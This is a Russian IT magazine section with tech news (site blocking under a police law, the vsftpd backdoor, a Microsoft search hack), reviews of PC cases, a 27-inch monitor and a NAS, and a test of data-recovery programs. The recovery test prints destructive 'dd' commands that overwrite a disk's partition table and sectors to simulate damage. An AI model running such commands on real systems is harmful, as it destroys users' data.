Выяснилось, что новый закон «О полиции» развязал руки нашим правоохранительным органам, и теперь они могут блокировать доступ к «нежелательным» ресурсам, не дожидаясь соответствующего постановления суда. Ст. 13 закона «О полиции» гласит, что полиция имеет право «вносить руководителям и должностным лицам организаций обязательные для исполнения представления об устранении причин и условий, способствующих реализации угроз безопасности граждан и общественной безопасности, совершению преступлений и административных правонарушений». Ранее закон обязывал провайдеров лишь рассмотреть представление, но не выполнять его в обязательном порядке. Уже есть и первые прецеденты. В мае компания «Централ партнершип» обратилась с заявлением в полицию, так как в Сети нелегально предлагали скачать фильм «Свадьба по обмену», права на который принадлежат ЦП. Загвоздка заключалась в том, что ленту тиражировали сайты, зарегистрированные отнюдь не в России, а в Чехии, Голландии и Великобритании. В итоге, управление «К» МВД России решило блокировать пиратов на уровне магистральных провайдеров и распространило предписание, согласно которому доступ к семи сайтам, предлагавшим фильм, должен был быть перекрыт в срок с начала мая по начало июня. Провайдеры IPTP Networks, RETN и «Рускомнет» с требованием полиции согласились и доступ к сайтам для своих пользователей блокировали. В то же время «Комкор», «Транстелеком», «Вымпелком», «МТС», «Ростелеком» и «Раском» с требованием полиции не согласились, и теперь на них собираются жаловаться в Роскомнадзор. Ситуация, в общем-то, совсем не веселая.



Представь, что какому-то злопыхателю сильно не нравится твой ресурс, он находит какой-нибудь пустяк, к которому можно прицепиться и пишет жалобу в «органы». Полиция это заявление рассматривает, и велик шанс, что сайт в самом деле заблочат на уровне магистрального провайдера. Весело? Вот и нам что-то не очень.



5,14 ГГц — до такой частоты энтузиастам удалось разогнать новый флагманский процессор AMD FX-8130P 3,8 ГГц на архитектуре Bulldoze. А он еще даже не появился в продаже.

SAFETY AND SECURITY CENTER ХАКНУЛИ

На сайте Microsoft есть служба с говорящим названием Safety and Security Center, которую, как это ни смешно, взломали. Хакерам удалось «отравить» поисковик Центра безопасности, поместив в него ссылки, ведущие на сомнительные порносайты, буквально кишащие троянами. Жаль, что хак вышел не слишком масштабный — увидеть вредоносные ссылки можно было лишь после ввода в поисковик запросов «porn» или «streaming». Вряд ли нашлось много людей, искавших в Центре безопасности подобные вещи. Microsoft была вынуждена на некоторое время приостановить работу поискового сервиса, но вскоре его работа возобновилась в штатном режиме. Каким образом неизвестные взломщики сумели провернуть этот трюк, к сожалению, не сообщается.

VSFTPD ЗАРАЗИЛИ

vsftpd

Probably the most secure and fastest FTP server for UNIX-like systems.

Создатель популярного сверхзащищенного FTP-сервера vsftpd и известный эксперт в области информационной безопасности Крис Эванс сообщил, что некие злоумышленники внедрили бэкдор в исходники его детища. Измененный архив vsftpd-2.3.4.tar.gz распространялся через первичный сервер проекта. При ближайшем рассмотрении атака оказалась весьма странной. Вредоносный код запускал shell на TCP-порту 6200, если в FTP-логине пользователя присутствовал смайл, что явно не характеризирует изменения с точки зрения желания выполнить массовую атаку. Более того, в код не было встроено никаких механизмов для сообщения об установке протрояненного пакета. Непонятно, каким образом хакеры пытались выявить пораженные бэкдором хосты и пытались ли вообще. Сам Эванс склоняется к тому, что это скорее была обычная хулиганская выходка, нежели целенаправленная атака. Как злоумышленники взломали аккаунт на хостинге проекта, неизвестно, но сразу после атаки Эванс переместил сайт проекта со старого хостинга в инфраструктуру Google App Engine. Версия с трояном внутри была доступна для скачивания около трех дней, при этом количество загрузок не сообщается. Мораль этой истории такова: всегда проверяй контрольную сумму тех файлов, которые ты скачиваешь. Даже если речь идет о каком-то серьезном приложении.

#GOOGLE В ЦИФРАХ

Впечатляющие цифры об Android, Chrome и Google+

Про финансы:

$9,03 млрд
составила рекордная выручка компании за второй квартал 2011 года, правда цифра приведена без затрат на привлечение трафика.

$6,23 млрд
компания заработала на собственных сайтах.

$2,48 млрд
принесли партнерские сайты через программы AdSense.

$2,11 млрд
во столько обошлось привлечение трафика (часть этой суммы идет в том числе производителям браузеров).

Про команду:

28,768
штатных сотрудников работает в подразделениях Google по всему миру.

Про мобильную платформу:

500 000
устройств на Android активируются каждый день.

130 млн
девайсов на базе Android уже используются во всем мире.

6 млрд
загрузок сделали из Android Market'а пользователи.

Про веб:

>160 млн
человек пользуются браузером Google Chrome.

2,3 млрд
столько раз нажимается кнопка «+1» ежедневно.

Про социальную сеть:

$20 млрд
столько суммарно инвестировали в Google+.

10 млн
пользователей зарегистрировалось в Google+ за две недели после старта. Это 1,3% от всей аудитории Facebook.



Румынские власти совместно с ФБР и агентами секретной службы арестовали 90 подозреваемых в мошенничестве на eBay.

ПРОСЛУШКА SKYPE НЕ ЗА ГОРАМИ



Спецслужбы многих стран мира давно точат зуб на Skype за то, что его нельзя легально и удобно прослушивать. Программу часто называют идеальной для террористов, а разработчиков множество раз пытались призвать к ответу. После того как в мае Skype был приобретен корпорацией Microsoft за $8,5 млрд, многие ожидали некоторых перемен в этой области и, похоже, перемены действительно последуют. Стало известно, что еще в декабре 2009 года, задолго до сделки по покупке Skype, Microsoft подала заявку на патент технологии «легального перехвата» (Legal Intercept), позволяющей незаметно для юзера записывать звонки, выполняемые в Skype и других VoIP-сетях. По сути, технология напоминает стандартные инструменты, которые используются телекоммуникационными компаниями и производителями оборудования связи для того, чтобы удовлетворять государственным требованиям в прослушке. Документ гласит: «данные, связанные с запросом на установление соединения, изменяются таким образом, чтобы соединение проходило через прокси для возможности записи и модификации». Существующие методы, предназначенные для перехвата разговоров по аналоговым линиям (POTS), в сетях VoIP и других сетях, основанных на современных технологиях, не работают. Запатентованная технология должна это исправить.

Антон Николаев

CORPUS VULGARIS

Тестирование корпусов среднего ценового диапазона

Выбор корпуса — дело не самое простое. И к данному процессу необходимо подойти весьма осознанно, со знанием всех тонкостей. Чтобы ты знал, на какие особенности будущего жилища для твоего компьютера необходимо обратить внимание, давай перейдем непосредственно к сегодняшнему тесту.

Братство кольца

Стоит только взглянуть на широкий ассортимент всевозможных корпусов на рынке, чтобы понять — выбор этот не легче приобретения автомобиля. Вспоминаются слова известного героя: «Машина — не роскошь, а средство передвижения». Цитата турецкоподданного Остапа Сулеймана однозначно сможет разделить всех пользователей ПК на две группы: на людей, которым все равно, как выглядит корпус, вмещающий все «железо», и на тех, кто получает не только эстетическое удовольствие от красивого девайса, но и функциональную пользу при сборке и эксплуатации системного блока. Сегодняшнее тестирование сформировано именно для второй категории людей. Ведь порядка 200 долларов за «железное хранилище» отважится отдать лишь этот контингент пользователей. А вот будут ли данные траты напрасны, нам и предстоит сегодня выяснить.

Методика тестирования

Главное, что мы должны поведать тебе об этих корпусах — это ощущения (положительные и отрицательные), которые мы испытали в процессе эксплуатации данных устройств. Поэтому акцент в статье будет сделан именно на это. Однако не стоит забывать и про температурные показатели «железа», установленного внутри корпуса: за комфортные и прохладные условия комплектующие точно скажут тебе спасибо в виде тихой и долгой работы. Во время тестирования мы измеряли температуру процессора, видеокарты и жесткого диска. «Камень» максимально загружался вычислительным приложением LinX. А вот видеокарта — синтетическим приложением FurMark. Наконец, температуру HDD фиксировал программный комбайн AIDA64 Extreme Edition. Комплектующие тестировались в закрытом корпусе в течение 20 минут, все доступные вентиляторы работали в штатном режиме.

Тестовый стенд:

Системная плата:
ASRock 890FX Deluxe3
Процессор:
AMD Phenom II 970, 3500 МГц
Кулер:
Zalman CNPS 10X Extreme
Оперативная память:
Corsair Dominator GT 2000 МГц, 4 Гб
Видеокарта:
SAPPHIRE Radeon HD 6970
Жесткий диск:
Western Digital WD2001FASS, 2 Тб
Блок питания:
FSP Epsilon, 700 Вт
Операционная система:
Windows Vista x64

4700 руб.

4200 руб.

Aerocool Xpredator Evil Black Edition

Технические характеристики:

ФОРМ-ФАКТОР: mATX, ATX Flex ATX, E-ATX, XL-ATX
РАЗМЕЩЕНИЕ БЛОКА ПИТАНИЯ: снизу
ОТСЕКОВ ДЛЯ 5-ДЮЙМОВЫХ УСТРОЙСТВ: 6
ОТСЕКОВ ДЛЯ 3,5-ДЮЙМОВЫХ УСТРОЙСТВ: 6
ВЕНТИЛЯТОРЫ: 2x230 мм
ОТВЕРСТИЯ ДЛЯ ВОДЯНОГО ОХЛАЖДЕНИЯ: есть
РАЗЪЕМЫ НА ЛИЦЕВОЙ ПАНЕЛИ: 4xUSB 2.0, 1xeSATA, наушники, микрофон

На борту этого очень большого корпуса целых два 230-миллиметровых вентилятора, да еще с оранжевой подсветкой. По периметру устройства есть масса свободных посадочных мест под менее габаритные пропеллеры, в том числе и на декоративном пластиковом окне. Внутри «разбросаны» эластичные резиновые перегородки для того, чтобы сборщик мог спрятать все провода. В этом корпусе реализована идея безвинтового крепления большинства девайсов. Винчестеры фиксируются при помощи выдвижных салазок, а PCI-устройства — посредством пластиковых защелок. Но никто не помешает тебе воспользоваться старыми добрыми винтами.
Свободного пространства в корпусе очень много. Кроме того, необъятные просторы Aerocool Xpredator Evil Black Edition позволят разместить в нем достаточно габаритную СВО.
Все-таки шум от двух крупногабаритных вентиляторов весьма существенный. Даже несмотря на то, что на лицевой панели есть регуляторы скорости вращения оных.

Antec DF-35

Технические характеристики:

ФОРМ-ФАКТОР: Mini-ITX, mATX, ATX
РАЗМЕЩЕНИЕ БЛОКА ПИТАНИЯ: снизу
ОТСЕКОВ ДЛЯ 5-ДЮЙМОВЫХ УСТРОЙСТВ: 3
ОТСЕКОВ ДЛЯ 3.5-ДЮЙМОВЫХ УСТРОЙСТВ: 6
ВЕНТИЛЯТОРЫ: 3x120 мм, 1x140 мм
ОТВЕРСТИЯ ДЛЯ ВОДЯНОГО ОХЛАЖДЕНИЯ: есть
РАЗЪЕМЫ НА ЛИЦЕВОЙ ПАНЕЛИ: 2xUSB 2.0, наушники, микрофон



О качестве и о высоком уровне исполнения продуктов Antec можно говорить очень долго. Поэтому мы лучше сконцентрируемся на модели DF-35, выполненной в черных тонах.
Корпус имеет весьма небольшие габариты, что можно расценивать и как плюс, и как минус. На что точно инженеры Antec не поскупились, так это на количество вентиляторов внутри. Три «карлсона» из четырех светятся ярко-белым цветом, что очень необычно и красиво. Кстати, скорость всех «ветродуев» регулируется.
Большое пластиковое окно на боковой стенке позволит увидеть все комплектующие внутри. Приятно, что инженеры Antec не забыли про гипотетическое наличие SSD. Именно для твердотельных накопителей в корпусе присутствует несколько 2,5-дюймовых посадочных мест.
Располагает Antec DF-35 и встроенной док-станцией, которая служит для «горячей» установки запоминающих устройств. Очень удобное нововведение. Все же небольшие габариты сказались на свободном пространстве корпуса. Там очень тесно, и мы настоятельно рекомендуем использовать только модульный блок питания. Наша тестовая видеокарта влезла в недра Antec DF-35 с трудом.
Четыре вентилятора — это, конечно, хорошо, но не для твоих ушей.
Шум от крыльчаток слышен весьма отчетливо, и вряд ли кто-то захочет мириться с этим.
Не секрет, что продукты фирмы Antec стоят немалых денег, и нынешний представитель не стал исключением.



5700 руб.



3500 руб.

Corsair 600T

Технические характеристики:

ФОРМ-ФАКТОР: mATX, ATX
РАЗМЕЩЕНИЕ БЛОКА ПИТАНИЯ: снизу
ОТСЕКОВ ДЛЯ 5-ДЮЙМОВЫХ УСТРОЙСТВ: 4
ОТСЕКОВ ДЛЯ 3,5-ДЮЙМОВЫХ УСТРОЙСТВ: 6
ВЕНТИЛЯТОРЫ: 1x120 мм, 2x200 мм
ОТВЕРСТИЯ ДЛЯ ВОДЯНОГО ОХЛАЖДЕНИЯ: есть
РАЗЪЕМЫ НА ЛИЦЕВОЙ ПАНЕЛИ: 4xUSB 2.0, 1xUSB 3.0, 1xIEEE1394, наушники, микрофон



Мы знаем Corsair как первоклассного производителя оперативной памяти. Но вектор деятельности американской компании постоянно расширяется. Об этом свидетельствует появление на рынке кулеров, блоков питания, гарнитур и корпусов под этим брендом. В итоге, за что бы ни бралась эта компания, результат окажется положительным. Первая ассоциация, пришедшая нам в голову после «откупоривания» боковой крышки — простор. Внутри Corsair 600T очень много свободного пространства. Очень много — означает очень-очень-очень много свободного пространства. Материнская плата буквально теряется внутри этого «гиганта». Сразу бросаются в глаза уже отмеченные в прошлых моделях резиновые мембраны, которые вмонтированы для удобной компоновки проводов и шлейфов. Два огромных вентилятора с диодной подсветкой расположены весьма удачно: один обдувает винчестеры, а второй — процессорный кулер и память. На верхней панели, помимо весьма полезных разъемов, есть регулятор скорости вращения установленных вентиляторов. Кстати, неприятного шума от последних замечено не было.

Пожалуй, единственный минус модели — несколько завышенная цена. При этом комплектация Corsair 600T, впрочем, как и всех остальных, весьма скудная. Набор винтов и несколько стяжек для проводов — все, чем ограничился производитель.

GIGABYTE Cupio 6140

Технические характеристики:

ФОРМ-ФАКТОР: mATX, ATX
РАЗМЕЩЕНИЕ БЛОКА ПИТАНИЯ: сверху
ОТСЕКОВ ДЛЯ 5-ДЮЙМОВЫХ УСТРОЙСТВ: 5
ОТСЕКОВ ДЛЯ 3,5-ДЮЙМОВЫХ УСТРОЙСТВ: 5
ВЕНТИЛЯТОРЫ: 2x120 мм
ОТВЕРСТИЯ ДЛЯ ВОДЯНОГО ОХЛАЖДЕНИЯ: есть
РАЗЪЕМЫ НА ЛИЦЕВОЙ ПАНЕЛИ: 2xUSB 2.0, 1x eSATA, 1xFireWire, наушники, микрофон



Что только не производит компания GIGABYTE. Заниматься корпусами она начала лет семь назад. За это время у данного бренда накопился определенный опыт и собственные наработки. Очень строгий дизайн корпуса GIGABYTE Cupio 6140 напоминает эдакий монолитный шкаф. Он не очень большой и, пожалуй, самый легкий из всех участников сегодняшнего тестирования. Все из-за применения алюминия. Два вентилятора объединены в один трехпиновый разъем, что очень удобно. Кстати, оба почти не шумят. На боковой стенке есть решетка. По большому счету, она служит декоративным элементом корпуса. Отсек для блока питания расположен сверху, как в классическом варианте компоновки элементов. Оптические накопители скрываются под тяжелой металлической дверцей, на вершине петли которой, кстати, находится кнопка включения ПК. Очень оригинальный и интересный ход. Коммуникационные разъемы на «макушке» системного блока спрятаны под пластиковой шторкой. В наличии пара USB 2.0 и по одному eSATA, FireWire, а также мини-джеки для наушников и микрофона.

Вся периферия внутри крепится при помощи пластиковых защелок. Нам показалось, что это не самый удобный вариант, пришлось демонтировать. Тестовая видеокарта не влезла в этот корпус, помешала корзина для жестких дисков, но благодаря тому, что ее можно снять, плату мы все-таки установили.

5600 руб.

10000 руб.

SilverStone Raven 2

Технические характеристики:

ФОРМ-ФАКТОР: mATX, ATX, SSI CEB
РАЗМЕЩЕНИЕ БЛОКА ПИТАНИЯ: сверху
ОТСЕКОВ ДЛЯ 5-ДЮЙМОВЫХ УСТРОЙСТВ: 5
ОТСЕКОВ ДЛЯ 3,5-ДЮЙМОВЫХ УСТРОЙСТВ: 5
ВЕНТИЛЯТОРЫ: 1x120 мм, 3x180 мм
ОТВЕРСТИЯ ДЛЯ ВОДЯНОГО ОХЛАЖДЕНИЯ: есть
РАЗЪЕМЫ НА ЛИЦЕВОЙ ПАНЕЛИ: 2xUSB 2.0, наушники, микрофон



Это самый необычный корпус в нашем тестировании применительно к расположению в нем компонентов. Однако плохой такую реализацию назвать нельзя, однозначно. Скорее, наоборот. Все здесь продумано с учетом лучшего охлаждения элементов системного блока. Вся поверхность днища закрыта тремя большими вентиляторами. А вот периферия крепится сверху. Результаты тестирования только подтверждают наши высказывания.

Задумка инженеров заключается в том, что абсолютно все провода выходят из одного места, то есть из-под верхней крышки. С точки зрения компоновки «хвостов» — это очень удобное решение, но вот если ты вынужден часто пользоваться разъемами на материнской плате, такой вариант будет не самым удачным, ведь они будут полностью перекрыты этой крышкой.

Корпус очень тяжелый, на него не пожалели ни идей, ни стали. Все элементы крепятся при помощи винтов, а свободного пространства здесь хоть отбавляй. Положительным моментом является и армированное пластиковое окно, сквозь которое будет видно твою мощную систему. А именно такой она, скорее всего, и будет, потому что устанавливать в SilverStone Raven 2 слабое, беспомощное «железо» — кощунство! Помимо необходимого для сборки компьютера набора в комплекте поставки больше нет ничего интересного.

Thermaltake Level 10 GT

Технические характеристики:

ФОРМ-ФАКТОР: mATX, ATX, E-ATX
РАЗМЕЩЕНИЕ БЛОКА ПИТАНИЯ: снизу
ОТСЕКОВ ДЛЯ 5-ДЮЙМОВЫХ УСТРОЙСТВ: 4
ОТСЕКОВ ДЛЯ 3,5-ДЮЙМОВЫХ УСТРОЙСТВ: 5
ВЕНТИЛЯТОРЫ: 1x200 мм, 1x140 мм
ОТВЕРСТИЯ ДЛЯ ВОДЯНОГО ОХЛАЖДЕНИЯ: есть
РАЗЪЕМЫ НА ЛИЦЕВОЙ ПАНЕЛИ: 2xUSB 3.0, 4xUSB 2.0, 1xeSATA, наушники, микрофон
ВНЕ КОНКУРСА



Последний участник сегодняшнего тестирования — Thermaltake Level 10 GT. Компания на рынке уже так давно, что может себе позволить создавать новые проекты совместно с BMW. Об этом свидетельствует специальный сертификат. Этот «сундук» очень большой и очень тяжелый (12,7 килограммов). Это действительно роскошный корпус, который к моменту выхода номера в печать должен появиться в продаже. Дизайн Thermaltake Level 10 GT поистине футуристический, есть на что посмотреть. Само собой разумеется, что внутри уйма свободного места (если щелкнуть пальцами в недрах этого титана, раздается эхо). Весьма интересна и реализация подключения жестких дисков. Контакты уже на месте, остается только вставить винчестер и подключить идущий в комплекте провод к блоку питания. Все три вентилятора подключаются с помощью одного molex-разъема. В верхней части Thermaltake Level 10 GT есть несколько кнопок, которые отвечают за скорость вращения пропеллеров и за цвет, которым все три будут «переливаться», словно новогодняя елка. Все внутреннее добро можно закрыть на ключ, как автомобиль.

Чтобы установить Thermaltake Level 10 GT, понадобится много свободного пространства на столе или под столом. Фактически потребуется гараж, ведь это почти что авто, только без руля.

Итоги

Нам больше к описанию данных продуктов добавить нечего, а тебе остается только сделать правильный выбор в пользу того или иного корпуса.

Поэтому традиционно перейдем к раздаче наград и комплиментов. «Выбором редакции» сегодня становится модель SilverStone Raven 2, которая произвела очень приятное впечатление не только из-за грамотной эргономики, но и из-за потрясающего, футуристического дизайна.



Александр Михеев

Изящный ГИГАНТ

Тестирование монитора Samsung S27A750D



Технические характеристики:
ДИАГОНАЛЬ ДИСПЛЕЯ: 27"
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: 1920x1080 точек
ТИП МАТРИЦЫ: TFT TN
ЯРКОСТЬ: 300 кд/м2
СТАТИЧЕСКАЯ КОНТРАСТНОСТЬ: 1000:1
ВРЕМЯ ОТКЛИКА: 2 мс
ИНТЕРФЕЙСЫ: HDMI, DisplayPort, аудиовыход

Большие дисплеи любят не только владельцы навороченных смартфонов. Ни в чем себе не отказывать приятно и сидя за ПК. Особенно, если компьютер используется не только в «офисных» целях. Если на вашем столе найдется место для 27-дюймового монитора — то почему бы и не обзавестись оным? А если у вас уже имеется мощная видеокарта, то полного удовольствия от ее использования с заурядной «семнашкой» вы не ощутите. Получить новые впечатления от работы и развлечений за компьютером поможет монитор Samsung S27A750D.

Присмотримся поближе

Про диагональ — один из главных козырей героя сегодняшнего тестирования — мы уже намекнули, но повторимся — это целых 27 дюймов. Покрытие дисплея глянцевое, что, как уверяют производители, улучшает цветопередачу, но превращает монитор в громадное зеркало. Подставка у Samsung S27A750D имеет оригинальную цилиндрическую форму, очень скромного размера по сравнению с дисплеем, но уверенно удерживает его от падения. Поначалу на ней видна лишь одна кнопка — сенсорная клавиша питания. Нажимаем на нее — и как по мановению волшебной палочки вокруг поочередно загораются остальные. Как вы, наверное, уже догадались, все кнопки сенсорные. В общем, Samsung S27A750D представляет собою очень изящного гиганта мониторного мира. Внешних интерфейсов, не считая выхода для наушников, всего два: HDMI и DisplayPort. На первый взгляд скромно, но вряд ли кому-то придет в голову подключать подобный 3D-монитор к старенькому компьютеру с видеокартой без HDMI-интерфейса.

Методика тестирования

Дабы протестировать данный монитор, мы воспользовались колориметром ColorVision Spyder 3 Elite. Результаты тестирования видны на графике: три линии обозначают красный, зеленый и синий цвета — основу цветовой модели RGB. Идеальной считается цветопередача, если все три линии, не отклоняясь, идут из левого нижнего угла в верхний правый. Соответственно, чем больше отклонение, тем менее реалистичную картинку мы видим на экране. С помощью все того же колориметра также измеряется цветовой охват — он должен быть не меньше стандарта sRGB. Также мы оценивали дизайн монитора, углы наклонов, удобство работы с меню и дополнительные функции.


В ногу со временем

Но не будем судить о книге только по ее обложке. Пришло время разобраться, каков Samsung S27A750D в деле. Дисплей поддерживает разрешение вплоть до 1980x1080 пикселей. То есть, можно смело набирать стопку HD-фильмов и игр. Другая особенность монитора — использование в качестве подсветки светодиодов, а не привычных ламп с холодным катодом (CCFL). Это позволило сделать корпус дисплея еще более тонким и, по заверению маркетологов, усилило «сочность» отображаемых цветов. Так или иначе, хорошо уже то, что в светодиодах, в отличие от CCFL, не содержится ртути. Поэтому мониторы можно ронять на пол один за другим, не боясь случайно вдохнуть ядовитые испарения. Но не нужно! Идем дальше. Было бы жалко, если такой монитор был бы пригоден только для офисных нужд и проверки электропочты. Фанаты всевозможных экшн-игр будут рады, узнав, что отклик матрицы составляет всего 2 мс, что позволит насладиться самыми динамичными сценами из их любимых стрелялок и гонок. Ну и на сладкое — поддержка 3D. В комплект входят специальные активные очки, синхронизирующиеся с монитором по Bluetooth. Жаль, что только одни, на дополнительную пару придется раскошелиться отдельно. Что вы, вполне возможно, и захотите сделать, ведь Samsung S27A750D может не только отображать 3D-контент, но и конвертировать в объем любое 2D-изображение, будь то обычные фильмы или фотоснимки.

Выводы

В том, что размер все-таки имеет значение, мы убедились еще раз. Остальные немаловажные для современных мониторов характеристики: поддержка Full HD, малое время отклика матрицы и, наконец, стильный дизайн — также присутствуют в Samsung S27A750D. Неплохо было бы еще и ТВ-тюнер в придачу получить, но хорошего, как говорится, понемножку.

+ Конвертация 2D в 3D на лету.
- Глянцевое покрытие дисплея.



Цветовой охват даже немного больше стандартного

Цветопередача на «отлично»


Сергей Плотников



39 000 руб.

ТОЛЬКО PROГРЕССИРОВАТЬ!

Тестирование высокопроизводительного сетевого накопителя QNAP TS-459 Pro II

Стоит начать пользоваться NAS'ами, как сразу же понимаешь, какую колоссальную пользу несут эти устройства. Новинка от компании QNAP придется по вкусу и продвинутым домашним пользователям, и тем, кому нужно сделать файловое хранилище для небольшого офиса.

Citius, Altius, Fortius!

Главное в NAS'е, несомненно, железо. Новый QNAP TS-459 Pro II обзавелся поддержкой мощного центрального процессора Intel Atom D525, функционирующего на частоте 1800 МГц. Поверь, для сетевого хранилища двухъядерный Atom с такой тактовой частотой – отличный вариант. Технология Hyper Threading позволяет помимо двух физических ядер задействовать еще и два виртуальных. На подмогу чипу разработчики выделили 1 Гбайт оперативной памяти стандарта DDR3. Данного объема хватит с лихвой при использовании устройства дома. Но если потребуется, чтобы QNAP TS-459 Pro II трудился на благо небольшого офиса, то всегда можно увеличить объем ОЗУ: хранилище обладает возможностью расширения оперативной памяти до 3 Гбайт. Кроме этого, хранилища QNAP перешли на стандарт SATA 3.0. Подводя промежуточный итог, мы видим, что QNAP TS-459 Pro II явно превосходит своих предшественников: например, в отличии от модели TS-459 Pro используется более шустрый процессор и более прогрессивный стандарт памяти DDR3 (вместо DDR2). Отличительной особенностью всех сетевых накопителей QNAP является богатая функциональность. Так, новинка обладает сразу парой гигабитных портов RJ-45, которые поддерживают использование режимов балансировки нагрузки, отказоустойчивости и Multi-IP. Кроме того, по всему корпусу QNAP TS-459 Pro II разбросано пять портов USB и парочка eSATA. Нельзя не отметить и наличие двух портов стандарта USB 3.0, значительно ускоряющего обмен данными с внешними устройствами. В совокупности с мощным «железом» накопитель без проблем справляется с обработкой информации от нескольких цифровых видеокамер, ИБП, Wi-Fi-адаптера и USB-принтеров. При всех наворотах и мощном «железе» QNAP TS-459 Pro II обладает очень низким уровнем электропотребления: 19 Вт в спящем режиме и 35 Вт во время работы.

О прошивке и не только

Железная составляющая сетевого накопителя, несомненно, важна. Но не стоит забывать и о прошивке устройства. Во многом за счет нее со временем оно не устареет морально, а наоборот, обрастет новыми функциями. Например, последняя версия прошивки 3.4 вводит поддержку для многодисковых накопителей массива RAID 10, совмещающего в себе преимущества RAID 0 и RAID 1. Также с новой прошивкой стала доступна функция RTRR (Real-time Remote Replication), которая предоставляет возможность удаленной репликации в режиме реального времени или по заданному расписанию. Кроме этого, есть возможности для бэкапа данных на облачные сервисы Amazon S3 и ElephantDrive. Список обновлений в новой прошивке можно перечислять еще долго, но лучше познакомиться со всеми функциями хранилищ QNAP на официальном сайте компании: www.qnap.ru.

Выводы

QNAP TS-459 Pro II является превосходным решением для хранения и управления данными как дома, так и в офисе: за счет удобного интерфейса управления, огромного количества мультимедийных функций, полной реализации интерфейса iSCSI и высокой надежности.



Андрей Минаев



Быстро восстановил — значит, не удалил

Выбираем правильную программу для восстановления данных

Если ты ни разу не терял важные данные и не сталкивался с необходимостью их восстановить, могу тебе сказать только одно — скоро тебе это предстоит :). Чтобы быть во всеоружии и не тратить время на поиск подходящего софта, мы выбрали для тебя самые толковые решения. Платные и бесплатные.

Методика тестирования

Если поспрашивать опытных друзей и коллег, какую программу они используют, когда часть файлов неожиданно канула в воду, то варианты будут самые разные. Признаюсь, и у меня есть вполне четкое представление, кто на что способен. Но чтобы придать объективности этому материалу, мы решили провести полноценное тестирование. Для этого мы смоделировали три самые типичные ситуации и проверили, как с ними справятся испытуемые приложения. Ты и сам наверняка сталкивался с подобными задачами:


1. Восстановление удаленных мимо корзины (<shift+del>) документов.

2. Восстановление данных после быстрого форматирования (удаления таблицы файловой системы диска).

3. Восстановление файлов после уничтожения таблицы разделов и частичного повреждения служебных структур файловой системы и данных (запись «мусора» в начало и произвольные места диска).

Как были смоделированы условия для первых двух тестов, думаю, ни у кого вопросов не вызовет. Для организации третьего теста была использована любимая многими нашими читателями консольная юниксовая утилита dd. С ее помощью, во-первых, была затерта таблица разделов командой `sudo dd if=/dev/zero of=/dev/sdb1 bs=512 count=1 conv=noerror` (sdb1 — это диск, над которым проводились эксперименты). Во-вторых, были затерты случайные секторы на диске посредством применения некоторого количества раз команды `sudo dd if=/dev/zero of=/dev/sdb1 bs=512 count=1 seek=n conv=noerror` с разными значениями параметра n, где n — случайное число из диапазона от 1 до 511968 (511968 — количество секторов на испытуемом диске). С испытуемого раздела был снят образ, который накатывался обратно для теста каждой из программ. В итоге из 16 исследуемых приложений мы выбрали для обзора всего девять: 6 платных и 3 бесплатных. Бесплатные программы должны были выдержать хотя бы первые два теста, а платные — обязательно все три. Обзор начнем с последних.





R-Studio

ОС: Windows
ТИПЫ ФАЙЛОВЫХ СИСТЕМ: FAT12/16/32/exFAT, NTFS, HFS/HFS+, UFS1/UFS2, Ext2/Ext3/Ext4
ЯЗЫК ИНТЕРФЕЙСА: многоязычный (включая русский)
СТОИМОСТЬ: $79 — $179
САЙТ: www.data-recovery-software.net

R-studio недаром открывает наш обзор, это одно из самых известных решений для восстановления данных. С классным интерфейсом и шустрой скоростью работы. Помимо того, что приложение прекрасно справилось со всеми тремя тестами, ему есть чем еще похвастаться. Так, R-Studio умеет создавать файл-образ диска или раздела, с которого предполагается восстанавливать данные. Это крайне полезная опция в том случае, если есть риск, что носитель физически неисправен и вот-вот прикажет долго жить. Еще одна важная и актуальная особенность R-Studio — восстановление информации с разделов, которые были объединены в RAID-массив. Работа с программным и аппаратным RAID реализована прекрасно с точки зрения удобства — в большинстве случаев, массивы распознаются автоматически и доступны наравне с обычными жесткими дисками. Но если по каким-либо причинам этого не произошло, программа позволяет создать виртуальный массив и работать с ним как с реальным. Главное — знать порядок расположения дисков в нем. С помощью R-Studio можно также создать загрузочный диск и применять его в случае, когда потеряны данные, необходимые для загрузки операционной системы. Теперь что касается цены. Стандартная версия стоит $79, но можно сэкономить и приобрести за $49 версию, которая будет поддерживать только одну из файловых систем — FAT или NTFS. Есть и более дорогие варианты, например, с возможностью восстановления данных в локальной сети.

Основные преимущества: возможность создания образа диска, простой и понятный интерфейс, работа с RAID, восстановление данных в локальной сети, создание загрузочного диска.
Основные недостатки: цена.



▷ info

